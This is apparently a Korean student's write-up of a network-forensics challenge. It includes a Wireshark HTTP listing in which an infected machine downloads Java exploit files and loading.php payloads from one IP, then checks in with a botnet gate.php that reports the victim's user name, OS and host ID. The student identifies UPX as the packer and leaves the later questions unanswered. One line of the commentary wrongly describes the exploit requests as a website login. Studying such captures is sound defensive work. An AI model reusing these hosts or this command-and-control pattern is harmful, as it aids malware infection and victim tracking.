55	23.557198	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 404 Not Found (text/html)
62	23.685217	192.168.23.129	59.53.91.102	HTTP	GET /q.jar HTTP/1.1
64	23.712064	192.168.23.129	59.53.91.102	HTTP	GET /sdfg.jar HTTP/1.1
85	29.268989	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 200 OK (application/x-java-arc
98	34.066512	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 200 OK (application/x-java-arc
105	34.894795	192.168.23.129	59.53.91.102	HTTP	GET //loading.php?spl=javadnw&J050006010
115	38.794966	192.168.23.129	59.53.91.102	HTTP	GET //loading.php?spl=javado HTTP/1.1
217	43.893260	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 200 OK
273	46.484170	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 200 OK
293	50.609172	192.168.23.129	212.252.32.20	HTTP	GET /11111/gate.php?guid=ADMINISTRATOR!TICKLABS-LZ!1C7AE7C1&ver=10084&stat=ONLINE&ie=8.0.6001.18702&os=5.1.2600&ut=Admin&cpu=92&ccrc=5A4F4DF7&md5=5942ba36cf732097479c51986eee91ed HTTP/1.1
295	50.857613	212.252.32.20	192.168.23.129	HTTP	HTTP/1.1 404 Not Found (text/html)

위의 그림과 같이 http 프로토콜만 검색하면 여러가지 정보가 나오는데 위에 GET 방식은 웹사이트에서 로그인하는 과정이고 저기 파란색부분이 로그인 후에 파일을 다운로드 받는 패킷이다. 이것을 follow stream -> TCP 로 관찰하면 아래 그림과 같이 나온다.



5. What is the name of the packer used to protect the malicious Windows executable? Hint: This is one of the most popular freely-available packers seen in "mainstream" malware.

인터넷에 패커의 종류를 검색해보니 UPX, Upack, ASPack, Petite, MEW, Mpress, Kkrunchy, RLPack Basic, FSG 1.33, FSG 2.0, nPack 등 이 정도의 패커정보들이 나왔다. 이러한 패커는 hex코드상태로 저장된것으로 보아서 Packet bytes 형식으로 검색하였다.



이런식으로 검색했는데 UPX 가 존재함을 확인 할 수 있었다.

"UPX"

6. What is the MD5 hash of the unpacked version of the malicious Windows executable file?

7. The malicious executable attempts to connect to an Internet host using an IP address which is hard-coded into it (there was no DNS lookup). What is the IP address of that Internet host?

공부할것들

패커 <https://asecurity.dev/2017/05/%ED%8C%A8%EC%BB%A4-%EB%B6%84%EC%84%9D-upx-pe-%ED%8C%8C%EC%9D%BC-%EA%B5%AC%EC%A1%B0/>

